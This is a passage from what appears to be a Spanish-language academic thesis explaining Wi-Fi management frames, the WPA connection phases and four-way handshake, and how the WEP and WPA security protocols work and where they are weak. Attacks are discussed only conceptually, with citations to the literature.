
4.4 Marcos de Gestión de Redes Wi-Fi

De acuerdo a Hucaby (2014):

> Existen tres tramas de comunicación principales en redes Wi-Fi; tramas de gestión, tramas de control y tramas de datos. Las tramas de gestión son utilizadas para establecer y mantener una conexión entre un cliente y un punto de acceso, además, proporciona la funcionalidad de itinerancia. Las tramas de control por su parte se encargan de confirmar la recepción de tramas de datos por medio de acuses de recibo. Las tramas de datos contienen la información que se está transmitiendo.

En el momento de que un cliente o STA se conecta con un AP se intercambian algunas tramas de gestión para completar la asociación. Para dispositivos que detecten la disponibilidad de una red Wi-Fi se utilizan tramas de *broadcast* y de *request*. En este proceso, primeramente, el dispositivo para conectarse con una red envía una solicitud de autenticación. En la actualidad para redes WPA (*Wi-Fi Protected Access*), WPA2 (*Wi-Fi Protected Access 2*) y WPA3 (*Wi-Fi Protected Access 3*), la autenticación real es opcional.

Figura 5.
Fases de Conexión en Redes Wi-Fi



Tomado de Wi-Fi connection Phases, por M.Vink, 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf)

De acuerdo a Vink (2020) se describirán algunas tramas de gestión que son esenciales durante el establecimiento de conexión, ya que se roban algunas tramas de gestión para realizar algunos ataques:

- ***Beacon*:** se utilizan por el AP para anunciar la presencia de la red a los dispositivos Wi-Fi cercanos. Permite saber cuál es la capacidad, método de encriptación, Identificador de la red, intensidad de la señal. Lo cual es de ayuda a la hora de elegir la red con mejor cobertura.
- ***Probe Request and Probe Response*:** la STA las utiliza para solicitar información específica o de todos los APs de la zona. La dirección de difusión "ff:ff:ff:ff:ff:ff" se utiliza cuando se quiere recibir respuesta de todas las redes cercanas. Las tramas contienen dos campos; el SSID de la red que el cliente está buscando y las tasas que son soportadas por la STA. Las tramas *Probe request* tienen un tiempo limitado para ser respondidas, si no es así, se pasa al siguiente canal y repite el proceso de descubrimiento. Los APs utilizan la información de la trama *probe request* para determinar si la STA puede unirse a la red basándose en el SSID y las tasas soportadas, en caso que la STA sea compatible el AP envía una trama *probe response* con la misma información de una trama *Beacon*.

- ***Authentication Request and Authentication Response:*** la STA después de recibir la trama de respuesta puede intentar autenticarse con una red compatible. En las redes WPA la autenticación se puede dar después de la asociación.
- ***Association Request and Association Response:*** una vez que la STA ha determinado a que AP quiere asociarse, envía una *Association Request* a ese AP. Esta trama incluye los tipos de encriptación elegidos, si la solicitud coincide con las capacidades del AP este responde con una *Association Response.*
- ***Dissociation and Deauthentication:*** se utiliza cuando una STA quiere desconectarse de la red, para esto se envía una trama *Disassociation* al AP, por otra parte, si quiere terminar la relación de autenticación, se necesita enviar una trama *Deauthentication.*
- ***Protected Management Frames (PMF):*** estas tramas de gestión ofrecen confidencialidad de datos, integridad, autenticidad de origen y protección contra repeticiones para las tramas de gestión. Se basa en el mecanismo de seguridad existente, es decir que las tramas de gestión que son enviadas antes del establecimiento de la clave de transmisión no pueden ser protegidas. Sin embargo, se permite la protección de las tramas *Disassociation y Deauthentication,* lo que dificulta a un atacante desautenticar a los clientes de una red. Esta norma determina que la función CCMP (*Counter Mode with Cipher Block Chaining Message Authentication Code Protocol*) debe implementarse para redes 802.11 con TKIP (es decir, WPA y WPA2), como contrapartida, no todos los clientes o STAs soportan esta característica, por lo que, el uso es negociado entre el AP y la STA. En cambio, WPA3 implementa obligatoriamente esta característica (Ebbecke, 2020).

4.5 Conceptos de la seguridad de la información.

De acuerdo a Sharan (2023) la seguridad de la información consiste en un conjunto de medidas preventivas y reactivas de los sistemas basados en tecnología, que permiten resguardar y proteger la información manteniendo la confidencialidad, la disponibilidad e integridad de esta. A continuación, se explican algunos conceptos importantes de la seguridad de la información:

4.5.1 Disponibilidad

Es la disposición de la información a quienes deben acceder a ella, evitando interrupciones del servicio debido a cortes de energía, fallos de *software* y *hardware*, teniendo

en cuenta que sean personas, procesos o aplicaciones. El acceso debe hacerse por personas autorizadas.

4.5.2 Confidencialidad

Se trata de preservar la privacidad de la información que se transmite, para esto se emplean métodos de encriptación que permiten que únicamente los usuarios legítimos puedan tener acceso a la misma y desencriptar la información. Esto evita que los datos confidenciales sean manipulados por personas no autorizadas.

4.5.3 Autenticación

Es el proceso de verificar la identidad de los participantes de la comunicación a través de métodos de autenticación, asegurando que los dispositivos que participan en la comunicación sean legítimos y confiables, para evitar el acceso no autorizado a la red y para prevenir ataques de suplantación de identidad.

4.5.4 Integridad

Es la comprobación de que la información no haya sido alterada o modificada. La protección contra modificaciones no autorizadas se realiza mediante el uso de funciones hash criptográficas o algoritmos de integridad, que se analizaran más adelante. Al verificar que los datos recibidos son idénticos a los datos transmitidos, estos mecanismos garantizan la integridad de los datos.


4.5.5 No repudio

Es la medida de seguridad que permite identificar unívocamente al transmisor o emisor de haber realizado alguna acción que pueda ser negada en un futuro.

4.6 Establecimiento de conexión en redes WPA

Según el estándar 802.11i, el cliente al momento de establecer conexión con un AP o router en un BSS, tiene que pasar por cuatro fases; descubrimiento de la red, autenticación, asociación y mecanismo de handshake de cuatro vías (Ver **Figura 6**). A continuación, se describe cada una de las fases.

Figura 6.
Establecimiento de conexión entre el cliente y el AP en redes WPA



Tomado de Multi-Channel Man-in-the-Middle Attacks Against Protected Wi-Fi Networks: A State-of-the-Art Review, por (Thankappan et al., 2022), https://doi.org/10.48550/arXiv.2203.00579

4.6.1 Descubrimiento de la red

En una red WLAN, los APs anuncian su presencia mediante la emisión constante de balizas o tramas *beacon* mencionadas anteriormente. El dispositivo cliente escanea y enumera las redes disponibles en su entorno, para que el usuario pueda elegir la red adecuada e introducir manualmente la clave precompartida (*Pre-shared key* -PSK). La PSK se almacena en caché en el chip Wi-Fi del cliente y nunca se transmite o se intercambia en ninguna de las tramas. Una vez seleccionado el SSID, el cliente envía una trama *probe request* para verificar si una red específica está disponible o no. En respuesta a esto, el AP envía una trama *probe response* reconociendo la disponibilidad del SSID. Con eso se finaliza esta fase de descubrimiento de la red. Estos pasos se dan en WPA, WPA2 y WPA3 (Thankappan et al., 2022).

4.6.2 Autenticación

Durante esta fase, el AP verifica la dirección MAC del cliente y los registra en su caché. La fase de autenticación tiene distintas fases según la versión del protocolo de seguridad. En WPA o WPA2, el cliente y el AP intercambian tramas abiertas de autenticación. Luego de una

autenticación exitosa, se deriva una Clave maestra por pares (*Pairwise Master Key* -PMK) a partir de la PSK de cada lado. Por otra parte, el protocolo WPA3 ejecuta un nuevo handshake Dragonfly mediante un intercambio de cuatro tramas de autenticación que se explicará más adelante en los protocolos de seguridad Wi-Fi. En los dos últimos mensajes de autenticación, confirman que ambos lados negociaron la misma PMK. De este modo, el PMK se calcula utilizando el protocolo de seguridad respectivo y se almacena en caché en cualquiera de los dos dispositivos. El PMK generado se utilizará en el handshake de cuatro vías. Después de la autenticación, las tramas de desautenticación del cliente o del AP provocarán una desconexión de la red (Thankappan et al., 2022).

4.6.3 Asociación

En cuanto finaliza la solicitud autenticación, el cliente se prepara para asociarse con el AP enviando una trama *association request* para negociar los conjuntos de cifrado requeridos, como TKIP/CCMP/GCMP. Durante la asociación del cliente, el AP mantiene una ID de asociación y envía una trama *association response* de regreso. Un cliente puede autenticarse a muchas redes, pero solo puede asociarse a una red a la vez. Con la PMK en caché, un cliente puede unirse a un AP ya asociado incluso después de desasociarse de la red, o reconectarse rápidamente después de una desconexión intermitente. De esta manera, el cliente no requiere volver a introducir la PSK, ya que el AP mantiene el establecimiento de conexión. Este procedimiento es el mismo en WPA, WPA2 y WPA3. Al igual que la desautenticación, en esta fase se puede producir la desasociación, desconectado el cliente. Por último, el handshake de cuatro vías se inicia tras una asociación exitosa (Thankappan et al., 2022).

4.6.4 Intercambio de cuatro vías

De acuerdo a Thankappan et al., (2022) el mecanismo de intercambio de cuatro vías es el mismo en los protocolos WPA, WPA2 y WPA3, consiste en intercambiar cuatro (4) mensajes EAPOL (*Extensible Authentication Protocol Over LAN*). Durante esta fase, el AP y el cliente obtienen una clave transitoria por pares (*Pairwise Transient key* -PTK), también conocida como clave de sesión, que se utiliza para cifrar la comunicación real entre el cliente y el AP. Para derivar la PTK, se utiliza la PMK con otros parámetros; AMAC (dirección MAC del AP), CMAC (dirección MAC del cliente), AN (número aleatorio del AP), CN (número aleatorio del cliente), RC es el contador de repeticiones, PRF indica la función pseudoaleatoria. Por último, el Código de Integridad de Mensaje (*Message Integrity Code*-MIC) que sirve para verificar que el mensaje no esté corrupto.

Por otra parte, la clave de grupo transitoria (*Group Transient Key* -GTK) se deriva independientemente en cada AP y es la misma para todos los clientes conectados. De la misma forma, la clave transitoria de grupo de integridad (IGTK) se obtendrá si la PMF está activada. Los correspondientes intercambios de mensajes del intercambio de cuatro vías explicado anteriormente en 4.7.2.1 se resume de otra forma similar:

1. **Mensaje 1: AP→ Cliente**

   El AP envía [dirección AMAC, AN y RC] al cliente. Con estos valores, el cliente obtiene la PTK, es decir, la PTK PRF (PMK, AN, SN, AMAC, CMAC)
2. **Mensaje 2: AP ← Cliente**

   Una vez generada la PTK, el cliente envía [CMAC, SN, RC y MIC (CMAC, SN, RC)] al AP.
3. **Mensaje 3: AP→ Cliente**

   Una vez recibido el mensaje 2, el AP verifica la MIC y obtiene la PTK. El AP también obtiene la GTK, y a continuación, devuelve [AMAC, AN, RC+1, GTK y MIC (CMAC, SN, RC+1, GTK)]
4. **Mensaje 4: AP ← Cliente**

   Una vez recibido el mensaje 3, el cliente envía [CMAC, SN, RC+1 y MIC (CMAC, SN, RC+1)] al AP para acusar recibo del mensaje 3 con éxito. En consecuencia, tanto el AP como el cliente instalaran PTK y GTK.

Con el intercambio de cuatro vías, el AP y el cliente completan el establecimiento de conexión. Durante esta fase, se puede producir la desautenticación o la disociación por diversos motivos. Una vez se instalan las claves de seguridad, la comunicación de datos entre el AP y el cliente se encriptará mediante la clave de sesión PTK utilizando cifrados negociados. El AP utiliza GTK para cifrar las tramas de difusión o multidifusión para comunicarse con cada cliente asociado. El principal problema en WPA y WPA2, es que son vulnerables a los ataques de fuerza bruta o de diccionario, con los cuales se puede recuperar las claves de seguridad y a su vez descifrar las sesiones previamente cifradas. Esto se da debido a que la PMK generada es la misma para todos los clientes. Sin embargo, WPA3 resuelve este problema mediante el uso de Dragonfly que además de aumentar la entropía del PMK, también garantiza una autenticación/intercambio de claves robusta a través de AES-GCMP. Por lo tanto, se evitan ataques de diccionario *offline*, y el compromiso de sesiones anteriores (*forward secrecy*), debido a que la PMK derivada es independiente de la contraseña compartida, por lo que cada cliente tiene una PMK distinta (Thankappan et al., 2022).

Por otro lado, las tramas de gestión durante el establecimiento de la conexión entre el cliente y el AP quedan desprotegidas, ya que se intercambian antes de negociar la clave de seguridad. Por consiguiente, los atacantes pueden falsificar dichas tramas, suplantar el AP mediante creación de dispositivos falsos y realizar varios ataques MitM. Por ejemplo, suplantando la dirección MAC del AP, el atacante puede enviar tramas de desautenticación o disociación al cliente. De la misma forma, se puede enviar una trama de reasociación al AP suplantando al cliente. En cualquiera de los dos casos, el cliente se desconecta de la red legítima, lo que da lugar a ataques DoS. Para contrarrestar estos problemas, se introdujo el estándar PMF (Thankappan et al., 2022).

4.7 Protocolos de seguridad Wi-Fi

Los datos que son enviados entre un AP y una o varias STA, pueden ser interceptados por cualquier dispositivo que se encuentre dentro del rango de cobertura de la red, incluso se puede enviar paquetes por sí mismos. Para asegurar la comunicación entre los clientes y el punto de acceso se han desarrollado algunos protocolos de seguridad partiendo desde WEP (*Wired Equivalent Privacy*) hasta el actual WPA3. Estos protocolos tienen como objetivo proporcionar autenticación y mecanismos de seguridad para garantizar la integridad y confidencialidad de los datos (Vink ,2020).

Según (Vink ,2020) con el uso de un teléfono inteligente y su capacidad inalámbrica encendida se puede buscar redes Wi-Fi disponibles continuamente enviando una *Probe Request* a cada AP. Una técnica llamada “Wardriving” se beneficia de esta funcionalidad registrando detalles como el protocolo de seguridad utilizado y ubicaciones de redes inalámbricas mientras se circula en un vehículo. Esto se puede utilizar para presentar datos en un sitio web que recoge este tipo de información de redes Wi-Fi como por ejemplo wigle.net, al momento de redactar este trabajo se encuentran más de 900 Millones de redes registradas en su base de datos.

Tabla 3.
Distribución de los protocolos de seguridad

	Sin Cifrado	Desconocido	WEP	WPA	WPA2	WPA3
2012	21,76%	18,00%	30,61%	10,04%	19,80%	0,00%
2013	18,51%	14,51%	24,34%	11,68%	30,92%	0,00%
2014	14,33%	14,44%	19,56%	11,64	29,99%	0,00%
2015	10,78%	17,16%	15,23%	10,40	46,41%	0,00%
2016	8,30%	18,96%	12,08%	9,13%	51,68%	0,00%

2017	6,47%	19,73%	9,64%	7,88%	56,42%	0,00%
2018	5,07%	19,77%	7,77%	6,78%	60,71%	0,00%
2019	4,08%	19,36%	6,42%	5,87%	64,34%	0,00%
2020	3,55%	19,16	5,53%	5,23%	66,59%	0,00%
2021	3,10%	18,63%	4,89%	4,70%	68,77%	0,00%
2022	2,70%	17,67%	4,31%	4,20%	71,20%	0,01%
2023	2,36%	17,22%	3,59%	3,48%	73,10%	0,31%

Nota: Estos datos muestran la utilización de los diferentes estándares de seguridad de redes inalámbricas en la actualidad. Recopilado por El autor de wigle.net

En la **Tabla 3** se presenta la distribución de protocolos a partir del año 2012 hasta 2023, el 2,36% de las redes observadas en wigle.net no tienen cifrado, el 3,59 % usan WEP, el 3,48% utiliza WPA, el 73,10% usa WPA2 y el 0,01% de WPA3 alrededor de 3 315 386 redes según estadísticas de wigle.net. Lo que se puede evidenciar en la información recolectada, es que, la mayoría de redes están adoptando WPA2, debido a que es el estándar el cual tiene compatibilidad con la mayoría de dispositivos y se considera la mejor opción para asegurar redes en la actualidad, pero las redes con WPA3 no se quedan exentas ya que está creciendo el número de redes que utilizan esta certificación.

4.7.1 WEP

WEP (*Wired Equivalent Privacy*) fue el primer protocolo de seguridad que se desarrolló para las redes Wi-Fi en septiembre de 1999, con el propósito de evitar que se intercepten los datos transmitidos entre las STA y los APs. Su objetivo era proporcionar un nivel de seguridad similar al de las redes cableadas. El algoritmo de cifrado que utiliza WEP es *Rivest Cipher 4* (RC4), que es conocido por ser rápido y eficiente; añadiendo que se puede escribir con pocas líneas de código y requiere solo 256 bytes de RAM. Sin embargo, en 2001 se encontraron defectos graves de seguridad, por lo tanto, se introdujo en 2003 como medida provisional a WPA, para luego, ser reemplazado por WPA2 en 2004, donde se aplicó plenamente el estándar 802.11i (Sari & Karay, 2015).

En sus inicios, WEP utilizaba un cifrado de 64 bits (40 bits para la clave precompartida y 24 bits para el IV) debido a las restricciones en Estados Unidos. Después de levantarse la limitación, se aumentó a 129 bits (104 bits para la clave precompartida y 24 bits para *Initialization vector* (IV)), este vector de inicialización junto con la contraseña es un valor semilla para un generador de números pseudoaleatorios. El texto sin formato se envía a un algoritmo de verificación de integridad llamado *Cyclic Redundancy Check* 32 (CRC-32), el


producto es el valor de verificación de integridad (*Integrity Check Value* –ICV), que es utilizado para comparar con el texto sin formato para la integridad (Gast, 2006, p.99).

4.7.1.1 Autenticación.

WEP ofrece dos métodos de autenticación con la red: Autenticación de sistema abierto y autenticación de clave compartida. Con el primero, la STA no proporciona sus credenciales al AP durante la fase de autenticación. Cualquier STA puede enviar una *authentication request* que contenga su dirección MAC, y el AP aceptara a la STA sin importar que conozca o no la clave WEP. WEP Open no significa que cualquier STA pueda utilizar la red sin más, ya que se sigue requiriendo aún la clave WEP para descifrar el tráfico del AP.

La autenticación con clave compartida proporciona una capa adicional de protección, ya que la STA y el AP realizan un "*handshake* (negociación)" antes que la STA se asocie. Durante este proceso la STA demuestra que conoce la clave WEP correcta antes de permitir la asociación. El *handshake* desafío-respuesta (Ver **Figura 7**).

Figura 7.
Protocolo de desafío-respuesta para la autenticación de la clave compartida WEP




Elaborado por el autor.

4.7.1.2 Integridad de los datos y confidencialidad.

El algoritmo de cifrado funciona de la siguiente forma como se puede observar en la **Figura 8**: se comparte una clave secreta k entre las STA de una red. Cuando la STA quiere comunicar un mensaje $plaintext$, calcula la suma de comprobación de integridad $CRC - 32$ y la añade a el mensaje; esto da $plaintext + ICV$. Posteriormente, se cifra esta combinación mediante el

cifrado de flujo RC4. El flujo RC4 se genera mediante la clave $WEP\ key$ y un vector de inicialización IV, denominado $RC4\ (IV, Key)$. El emisor transmite el mensaje cifrado junto con IV. El receptor tiene una copia de la WEP key, el texto cifrado se puede descifrar con una operación XOR entre el mensaje cifrado y $RC4\ (IV, Key)$.

Figura 8.
Algoritmo de cifrado WEP RC4



Tomado de *WEP RC4 encryption algorithm*, M.Vink, 2020,(https://www.ru.nl/publish/pages/769526/mark_vink.pdf)

4.7.1.3 Limitaciones.

- **Autenticación:** Se basa en el dispositivo Wi-Fi y no en el usuario, el cliente no auténtica la red, las bases de datos de autenticación no son niveladas lo que facilita la suplantación de identidad y el acceso no autorizado a la red.
- **Administración de clave:** Las claves no son dinámicas, las claves son compartidas, si se pierde un adaptador se debe asignar nuevas claves.
- **Claves WEP basadas en el algoritmo RC4:** Algoritmo de cifrado es vulnerable a intrusiones maliciosas, La integridad de los mensajes no se encuentra asegurada por ningún mecanismo de protección (Kohlios & Hayajneh, 2018).

4.7.2 WPA

WPA (*Wi-Fi Protected Access*) fue introducido en 2003, su objetivo era ser una medida temporal a los fallos de criptografía de WEP hasta que esté disponible el protocolo WPA2. WPA se podía implementar como una actualización de *firmware* en el *hardware* del existente WEP. El protocolo WPA quedó obsoleto en 2012 (Institute of Electrical and Electronics Engineers, 2012, p.215)

De acuerdo con el artículo Sari y Karay (2015) WPA utiliza TKIP (*Temporal Key Integrity Protocol*) para el cifrado de datos que genera una clave diferente para cada paquete. Así mismo

utiliza un MIC[1] (*Message Integrity Code*) de 64 bits para un mayor nivel de seguridad y mantener la integridad. Las redes con WPA mayormente utilizan una clave precompartida (PSK), denominada WPA-Personal, mientras que WPA-Enterprise utiliza un servidor de autenticación para proporcionar claves y certificados. En la **Tabla 4** se puede ver un resumen de las claves utilizadas en redes WPA y WPA2.

Tabla 4.
Gestión de claves WPA/WPA2

Clave	Uso	Origen
Clave Precompartida (*Pre-shared key* -PSK)	Autenticación	Configurado
Clave Maestra Por Pares (*Pairwise Master Key*-PMK)	Clave a largo plazo para derivar otras claves	Negociación EAP
Clave Transitoria Por pares (*Pairwise Transient key* -PTK)	Cifrar la comunicación unicast	Derivado de PMK o PSK
Clave de grupo transitorio (*Group Transient Key* -GTK)	Cifrar la comunicación multidifusión	Derivado de PMK o PSK

Adaptado de *WPA/WPA2 key management* , por M.Vink, 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf)

4.7.2.1 Autenticación.

802.11i-2004 es una revisión de los estándares 802.11 que introduce dos nuevos mecanismos. El primero es el protocolo de enlace de clave de grupo, que reemplaza al protocolo WEP. Si bien WPA implementa un subconjunto de esta enmienda, todavía se basa en el cifrado de flujo RC4. El segundo mecanismo es el protocolo de enlace de cuatro vías, que permite que la STA y el AP verifiquen su conocimiento del PMK sin transmitir la clave. Una vez que se autentica y asocia un cliente, se utilizan las claves TKIP. El procedimiento de intercambio de cuatro vías, representado en la **Figura 9**, se lleva a cabo utilizando claves TKIP y genera una clave de 512 bits que comparten tanto el cliente como el AP. Esta clave luego se transforma en una clave temporal de 128 bits y dos claves MIC de 64 bits se derivan de la clave de 512 bits. Una clave MIC se emplea para la comunicación AP-Cliente, mientras que la otra está reservada para la comunicación Cliente-AP. El remitente de una trama TKIP utiliza el algoritmo Michael para calcular el valor MIC de cada paquete de datos utilizando el MIC y la clave secreta (Kohlios & Hayajneh, 2018).

El paquete de datos concatenado con el MIC se encapsula utilizando WEP para que pueda implementarse en hardware WEP antiguo. Se anexa un ICV, luego el paquete se cifra

[1] MIC también conocido como “Michael” es un código para verificar la integridad del mensaje, además, proporciona protección contra ataques de repetición o “*replay attacks*”.

usando RC4 y una clave que usa la función que combina la clave temporal, la dirección MAC del transmisor y el contador de secuencia TKIP (TSC). El receptor comprobará si el TSC está en orden y si el ICV es correcto. Si alguna de estas comprobaciones no es válida, el fotograma se eliminará. El paquete de datos original se vuelve a ensamblar y se verifica el valor MIC. Si se acepta, el contador de reproducción de TSC se actualiza (Kohlios & Hayajneh, 2018).


Según (Vink, 2020) puede resumir esta negociación de la siguiente forma:

1. Al inicio tanto el cliente como el AP cuentan con una **PMK**, que es una función **PBDKF2** (*Password-Based Key Derivation Function* 2) del **PSK**, el **SSID** y una **HMAC (***Hash message Authentication code***)**. Después de que el cliente envié una solicitud de conexión y el AP acusé recibo de la solicitud, el AP generará un **nonce**[2] (**ANonce**) y le envía al cliente.
2. El AP comienza enviando un (**ANonce**) al cliente y un contador de repeticiones.
3. El cliente es desafiado usando el **nonce** junto con otra información a fin de crear un nuevo valor que el AP pueda comprobar. Para crear el **PTK**, el cliente creará su propio **nonce** (**SNonce**) y lo concatena con el **ANonce**, el **PMK** y la **dirección MAC** del AP y del cliente. Parte de esta clave se utiliza para derivar el **MIC**, para garantizar que el **Snonce** enviado en texto plano no fue alterado en la transmisión.
4. A continuación, el cliente envía el **SNonce**, el **MIC** y el mismo contador de repeticiones al AP.
5. Cuando el AP reciba el **SNonce** y la **MIC**, derivará la **PTK** utilizando la misma información que el cliente y validará que la **MIC** coincide. El **PTK** se obtiene a partir de los dos **nonces** aleatorios intercambiados, los cuales serán diferentes en cada sesión, haciendo que el **PTK** sea nuevo en cada sesión.
6. Tras recibir la segunda trama, el AP comprueba el **MIC** sobre **ANonce**. Si es correcto, el AP construye el **GTK** y determina un **MIC** sobre el **SNonce** del cliente. Luego, el AP envía el **GTK**, el **MIC** y el contador de repeticiones incrementado al cliente.

[2] nonce es un número aleatorio o semialeatorio que se crea para un uso específico en las comunicaciones criptográficas.

7. Al recibir la tercera trama, el cliente comprueba el **MIC** a través de **SNonce**. De ser correcta, el cliente envía una trama de confirmación al AP, y ambas partes instalan las claves de cifrado e integridad.

Figura 9.
Diagrama del handshake (negociación) de cuatro vías de WPA



Tomado de *A detailed diagram of the four-way handshake. Msg, Message, por C.Kohlios & T. Hayajneh, 2018, (https://www.mdpi.com/2079-9292/7/11/284/html).*

